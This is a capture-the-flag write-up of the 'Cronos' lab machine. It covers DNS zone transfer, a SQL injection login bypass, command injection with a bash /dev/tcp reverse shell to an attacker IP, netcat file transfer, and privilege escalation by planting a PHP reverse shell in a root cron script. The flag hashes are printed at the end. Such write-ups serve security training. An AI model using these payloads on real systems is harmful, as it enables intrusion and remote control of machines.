Write-Up Cronos

Made By: IceL0rd

Discord: IceL0rd#3684

Table of Contents

Enumeration

Nmap

nmap -sV -sC 10.10.10.13

```
root@kali:/tmp/Cronos# nmap -sV -sC 10.10.10.13
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-12 05:12 EDT
Nmap scan report for 10.10.10.13
Host is up (0.034s latency).
Not shown: 997 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 18:b9:73:82:6f:26:c7:78:8f:1b:39:88:d8:02:ce:e8 (RSA)
|_  256 1a:0e:e7:ba:00:cc:02:01:04:cd:a3:a9:3f:5e:22:20 (ED25519)
53/tcp open  domain  ISC BIND 9.10.3-P4 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.10.3-P4-Ubuntu
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Domain enumeration

I saw that port 53 (DNS) is open to I try to enumerate the DNS to query the DNS records.

dig axfr @10.10.10.13 cronos.htb

```
root@kali:/tmp/Cronos# dig axfr @10.10.10.13 cronos.htb

; <<>> DiG 9.16.3-Debian <<>> axfr @10.10.10.13 cronos.htb
; (1 server found)
;; global options: +cmd
cronos.htb.             604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
cronos.htb.             604800  IN      NS      ns1.cronos.htb.
cronos.htb.             604800  IN      A       10.10.10.13
admin.cronos.htb.       604800  IN      A       10.10.10.13
ns1.cronos.htb.         604800  IN      A       10.10.10.13
www.cronos.htb.         604800  IN      A       10.10.10.13
cronos.htb.             604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
;; Query time: 27 msec
;; SERVER: 10.10.10.13#53(10.10.10.13)
;; WHEN: Fri Jun 12 05:14:41 EDT 2020
;; XFR size: 7 records (messages 1, bytes 203)
```

I added admin.cronos.htb to /etc/hosts file.

```
root@kali:/tmp/Cronos# cat /etc/hosts | grep cronos
10.10.10.13     cronos.htb admin.cronos.htb
root@kali:/tmp/Cronos#
```


Web Page Enumeration

http://admin.cronos.htb/

We see a login page.

I tried basic SQL bypass and I succeed.

' or 1=1-- -



Exploitation

After we successful logged, we see the following page.

I started Burp Suite, and intercepted the request.

```
POST /welcome.php HTTP/1.1
Host: admin.cronos.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://admin.cronos.htb/welcome.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Connection: close
Cookie: PHPSESSID=2l6ge3hb6ch0r5thkq3s0mp8k6
Upgrade-Insecure-Requests: 1

command=traceroute&host=8.8.8.8
```

Basic Command Execution

I tried to ping myself first. In order to test if we have indeed command execution.

```
POST /welcome.php HTTP/1.1
Host: admin.cronos.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://admin.cronos.htb/welcome.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Connection: close
Cookie: PHPSESSID=2l6ge3hb6ch0r5thkq3s0mp8k6
Upgrade-Insecure-Requests: 1

command=ping&host=10.10.14.4
```

Before I execute it, I started tcpdump in order to catch the ICMP packet.

tcpdump -i tun0 icmp

```
root@kali:/tmp/Cronos# tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes
05:31:22.924599 IP cronos.htb > 10.10.14.4: ICMP echo request, id 4028, seq 1, length 64
05:31:22.924691 IP 10.10.14.4 > cronos.htb: ICMP echo reply, id 4028, seq 1, length 64
```

Getting Reverse Shell

Now that our command execution is confirmed, we can change the ping payload to a reverse shell payload.

bash+-c+'bash+-i+>%26+/dev/tcp/10.10.14.4/1234+0>%261'%26

```
POST /welcome.php HTTP/1.1
Host: admin.cronos.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://admin.cronos.htb/welcome.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 70
Connection: close
Cookie: PHPSESSID=2l6ge3hb6ch0r5thkq3s0mp8k6
Upgrade-Insecure-Requests: 1

command=bash+-c+'bash+-i+>%26+/dev/tcp/10.10.14.4/1234+0>%261'%26host=
```

Now we have a reverse shell.

```
root@kali:/tmp/Cronos# nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.13] 50722
bash: cannot set terminal process group (1402): Inappropriate ioctl for device
bash: no job control in this shell
www-data@cronos:/var/www/admin$
```

```
www-data@cronos:/home/noulis$ whoami && ifconfig && cat user.txt; echo
whoami && ifconfig && cat user.txt; echo
www-data
ens160    Link encap:Ethernet  HWaddr 00:50:56:b9:e4:a8
          inet addr:10.10.10.13  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:feb9:e4a8/64 Scope:Link
          inet6 addr: dead:beef::250:56ff:feb9:e4a8/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:947 errors:0 dropped:0 overruns:0 frame:0
          TX packets:530 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:66517 (66.5 KB)  TX bytes:50555 (50.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:167 errors:0 dropped:0 overruns:0 frame:0
          TX packets:167 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:12189 (12.1 KB)  TX bytes:12189 (12.1 KB)

51d236438b333970dbba7dc3089be33b
```

Post-Exploitation

By basic enumeration, I found an interesting crontab.

```
www-data@cronos:/tmp$ cat /etc/cron*
cat /etc/cron*
cat: /etc/cron.d: Is a directory
cat: /etc/cron.daily: Is a directory
cat: /etc/cron.hourly: Is a directory
cat: /etc/cron.monthly: Is a directory
cat: /etc/cron.weekly: Is a directory
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * *       root    php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
```

File Transfer with Netcat

By viewing the directory, I can modify 1 file(artisan). By putting there, a reverse shell that will gives us a root shell back.

First, I downloaded the file to my system in order to modify it.

On Target System: nc -nv 10.10.14.4 1234 < artisan

On My Own System: nc -lnvp 1234 > artisan

```
www-data@cronos:/var/www/laravel$ nc -nv 10.10.14.4 1234 < artisan
nc -nv 10.10.14.4 1234 < artisan
Connection to 10.10.14.4 1234 port [tcp/*] succeeded!
www-data@cronos:/var/www/laravel$
```

```
root@kali:/tmp/Cronos# nc -lnvp 1234 > artisan
listening on [any] 1234 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.13] 50724
root@kali:/tmp/Cronos#
```

Modify Artisan File

I added the following 2 lines to the file:

$sock=fsockopen("10.10.14.4", 1234);

exec("/bin/sh -i <&3 >&3 2>&3");

```
#!/usr/bin/env php
<?php
$sock=fsockopen("10.10.14.4", 1234);
exec("/bin/sh -i <&3 >&3 2>&3");
/*
```

After this I transferred the file back to the target system, and overwrite the current artisan file.

On Target System; wget http://10.10.14.4:8000/artisan

On Kali System: python3 -m http.server

```
www-data@cronos:/var/www/admin$ cat arti
cat artisan
#!/usr/bin/env php
<?php
$sock=fsockopen("10.10.14.4", 1234);
exec("/bin/sh -i <&3 >&3 2>&3");
/*
|--------------------------------------
| Register The Auto Loader
|--------------------------------------
```

Root Shell

Now we have a root shell.

```
root@kali:/tmp/Cronos# nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.13] 50732
/bin/sh: 0: can't access tty; job control turned off
# bash -i
bash: cannot set terminal process group (2099): Inappropriate ioctl for device
bash: no job control in this shell
root@cronos:~#
```

whoami && ifconfig && cat root.txt; echo

```
root@cronos:~# whoami && ifconfig && cat root.txt; echo
whoami && ifconfig && cat root.txt; echo
root
ens160    Link encap:Ethernet  HWaddr 00:50:56:b9:e4:a8
          inet addr:10.10.10.13  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:feb9:e4a8/64 Scope:Link
          inet6 addr: dead:beef::250:56ff:feb9:e4a8/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6163 errors:0 dropped:32 overruns:0 frame:0
          TX packets:2281 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:412392 (412.3 KB)  TX bytes:202393 (202.3 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:167 errors:0 dropped:0 overruns:0 frame:0
          TX packets:167 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:12189 (12.1 KB)  TX bytes:12189 (12.1 KB)

1703b8a3c9a8dde879942c79d02fd3a0
```